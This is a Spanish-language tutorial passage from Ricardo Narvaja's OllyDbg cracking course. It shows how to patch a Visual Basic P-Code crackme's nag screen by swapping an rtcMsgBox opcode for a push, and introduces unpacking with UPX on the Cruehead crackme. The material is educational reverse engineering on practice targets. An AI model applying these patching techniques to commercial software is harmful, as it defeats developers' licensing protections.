401E07: 3a LitVarStr:              ( local_009C ) CRK
401E0C: 04 FLdRfVar                local_018C
401E0F: Lead0/ef ConcatVar
401E13: Lead0/40 NeVarBool
401E15: 1a FFree1Ad                local_0088
401E18: 36 FFreeVar         local_00CC local_00AC
401E1F: 1c BranchF:                401E59
401E22: 27 LitVar_Missing
401E25: 27 LitVar_Missing
401E28: 3a LitVarStr:              ( local_00BC ) P-Code
401E2D: 4e FStVarCopyObj           local_00CC
401E30: 04 FLdRfVar                local_00CC
401E33: f5 LitI4:                  0x10  16  (....)
401E38: 3a LitVarStr:              ( local_009C ) Clave No Válida!
401E3D: 4e FStVarCopyObj           local_00AC
401E40: 04 FLdRfVar                local_00AC
401E43: 0a ImpAdCallFPR4:          _rtcMsgBox
```

```
401E48: 36 FFreeVar          local_00AC local_00CC local_00EC local_010C
401E53: 1e Branch:                 401e8c
401E56: 1e Branch:                 401e8c
401E59: 27 LitVar_Missing
401E5C: 27 LitVar_Missing
401E5F: 3a LitVarStr:              ( local_00BC ) P-Code
401E64: 4e FStVarCopyObj           local_00CC
401E67: 04 FLdRfVar                local_00CC
401E6A: f5 LitI4:                  0x30  48  (...0)
401E6F: 3a LitVarStr:              ( local_009C ) Clave Correcta!!
401E74: 4e FStVarCopyObj           local_00AC
401E77: 04 FLdRfVar                local_00AC
401E7A: 0a ImpAdCallFPR4:          _rtcMsgBox
401E7F: 36 FFreeVar          local_00AC local_00CC local_00EC local_010C
401E8A: Lead1/c8 End
401E8C: 13 ExitProcHresult
```

Bueno allí esta claro todo el trabajo del crackme.

Es bueno saber hacerlo con OLLY, porque hay programas que se protegen contra el WKT contra el EXDEC y al menos con OLLY siempre podremos mientras el programa corra en el mismo, lo cual como ya vimos con los plugins que hay para ocultar OLLYDBG, es bastante sencillo salvo muy contadas excepciones.

Tomemos el crackme adjunto nags1 que nos pide eliminar la nag inicial, veamos su listado en EXDEC.

Proc: 401a40
401A14: 27 LitVar_Missing
401A17: 27 LitVar_Missing
401A1A: 27 LitVar_Missing
401A1D: f5 LitI4: 0x0 0 (....)
401A22: 3a LitVarStr: (local_0094) NAG
401A27: 4e FStVarCopyObj local_00A4
401A2A: 04 FLdRfVar local_00A4
401A2D: 0a ImpAdCallFPR4: _rtcMsgBox
401A32: 36 FFreeVar local_00A4 local_00C4 local_00E4 local_0104
401A3D: 13 ExitProcHresult


Proc: 401958

401954: Lead1/c8 End
401956: 13 ExitProcHresult


Vemos que la famosa NAG es solo un rtcMsgBox pero por si no saben aquí en PCODE no existe el NOP, jeje asi que hay que nopear con OPCODES que no afecten el resto del programa,

Arranco el programa voy a poner un BPM en el opcode al rtcMsgBox


401A2D: 0a ImpAdCallFPR4: _rtcMsgBox



Ali para cuando lee el opcode




Vemos que el stack esta en 12f9e8, lleguemos hasta el otro opcode por supuesto saldrá la nag que tendremos que aceptar antes de llegar al siguiente opcode.



Allí llego al siguiente opcode luego de pasar por el CALL EAX que es la llamada a la api rtcMsgBox.

El stack esta ahora en 12f9fc




O sea para que quede igual deberíamos hacer varios pops y no nos cabe alli, pues probaremos con un PUSH solo usaremos f5.

F5 5CBE 1377 4 1 4 Push imm#4


Ya que tiene 4 parámetros de largo igual que 0A la que vamos a reemplazar


0A 664E 1F30 4 2 2 2


Probemos cambiemos 0A por F5 y pongamos todos los parámetros a cero




Allí esta el siguiente opcode es el 36 como nos mostraba el EXDEC, siempre debemos fijarnos que el opcode que reemplaza tenga la misma cantidad de parámetros que el que vamos a reemplazar, así no hay problema y seguirá ejecutando el siguiente, guardemos los cambios.









Allí arranca sin la nag inicial, todo es cuestión de probar, quizás en algún caso habrá que usar otro opcode diferente para parchear, ahora como ejercicio me gustaría que quiten la nag del otro crackme que adjunto el nags2.

Y los espero en la parte 31 con el final de PCODE en un programa comercial.

Ricardo Narvaja
08 de febrero de 2006

INTRODUCCION AL CRACKING CON OLLYDBG PARTE 31

NOCIONES INICIALES SOBRE DESEMPACANDO

Ustedes diran este se volvio loco, anuncio una tercera parte de PCODE y ahora comienza con desempacado, lo que pasa es que estoy viendo que en nuestra lista y en muchos crackers que me consultan, estan ansiosos por mejorar su perfomance en el unpacking, y PCODE hay muchos tutes incluso con WKT, ademas que no hay tantos programas hechos con PCODE, que creo que mas vale empezar con el tema de desempacado, ya que packers hay miles, por supuesto no veremos todos aquí pero daremos ideas generales y ejemplos que nos ayudaran a pensar packers que no hemos visto, por nosotros mismos, sin desesperarnos en buscar un tute por alli, (bueno a veces una ayuda puede servir jeje)

En esta primera parte veremos algunos conceptos e ideas basicas que nos serviran para trabajar en unpacking, luego en futuras partes, pondremos manos a la obra, desempacando ejemplos.

Bueno cual es la idea de empacar un programa, antes que nada

Pues ya vimos que un programa desempacado es sencillo de modificar pues los bytes estan accesibles desde el inicio del mismo y no cambian (estan en el ejecutable), el listado es constante, y en cualquier momento podemos modificar cualquier byte sin problemas y guardar los cambios.
Si un programa se automodifica y va cambiando a medida que corre, es mas dificil de parchear pues , lo que debes parchear no esta al inicio, y va cambiando a medida que corre el mismo,

De esta manera, un programa empacado, al no tener el codigo original visible en un inicio, el codigo importante del programa original, no puede ser modificado facilmente, ya que no lo hallaremos, al estar encriptado inicialmente.


Pues el tema es que cuando empacas una aplicación con un determinado packer, este encripta y guarda el codigo original del programa, bien escondido, y le agrega generalmente una o mas secciones,y en ellas le agrega una especie de cargador y redirige el Entry Point hacia este cargador-desempacador.

Como resultado de esto el codigo del programa original no estara visible en el inicio, si arrancamos el programa en OLLYDBG y se detiene, lo hara en el ENTRY POINT del desempacador, desde donde comenzara a ejecutarse.


Este desempacador, buscara la informacion guardada del codigo original encriptado, lo desencriptara y guardara en la ubicación original, una vez que el proceso de desencriptado ha concluido, saltara el OEP o Original Entry Point que es el punto de entrada que tenia el programa antes de ser empacado, o sea seria la primera linea del codigo original ejecutada.

Buscaremos el empacador mas sencillo que existe, que es el UPX, bajaremos la version con GUI que es mas sencilla de usar se llama GUIPEX y se baja de:


http://www.blueorbsoft.com/guipex/



Bueno lo instalamos en nuestra maquina y lo corremos.



Bueno alli tenemos al empacador mas sencillo, pero que a algunos les ha hecho pasar un mal rato jeje, usaremos como victima el famoso CRACKME DE CRUEHEAD antes que nada abramoslo en OLLYDBG sin empacarlo aun.



Alli lo tenemos abierto en OLLYDBG, el Entry Point es 401000 o sea que si lo corremos, esta seria la primera linea de codigo que se ejecutaría.


O sea que si lo empacamos el GUIPEX le agregara y cambiara las secciones, y encriptara el codigo original, y lo guardara en algun lugar, luego cambiara el EntryPoint para que apunte al cargador-desempacador y listo.

Entonces cuando corramos el programa empacado, el desempacador sacara del baul, el codigo original encriptado, lo desencriptara y ubicara en la primera seccion y luego de terminar su trabajo saltara a la primera linea de codigo original que se va a ejecutar, que es el famoso OEP, o ENTRY POINT ORIGINAL, que en nuestro caso ya sabemos que estara en 401000, ya que el programa original empieza alli y esa sera la primera linea que ejecute del mismo.


Logicamente cuando nosotros atacamos un programa empacado, no tenemos el original para comparar y saber cual es el OEP o primera linea del codigo original ejecutado, por lo cual debemos aprender diversas tecnicas para hallarlo, antes que nada practiquemos con el CC (Crackme de Cruehead, jeje para abreviar)

Guardemos una copia del CC en un lugar seguro por ejemplo el escritorio ya que el UPX modificara el que tenemos y necesitamos el original tambien, para comparar.

Abro el GUIPEX




Pues eso, arrastro y suelto el crackme alli




Alli vemos que lo tomo ya que figura el path al crackme, y en COMMANDS elijo COMPRESS

para que comprima , pues tambien puedo descomprimir con esta tool, y el resto de las opciones las dejo como muestra la figura.


Una vez hecho eso apreto el boton RUN del GUIPEX para que haga el trabajo.



Alli vemos el OK de que la operación ha sido correcta y que el crackme en UPX OUTPUT ha sido empacado.
A este crackme le cambiare el nombre para diferenciarlo del original le pondre CRACKME UPX.exe

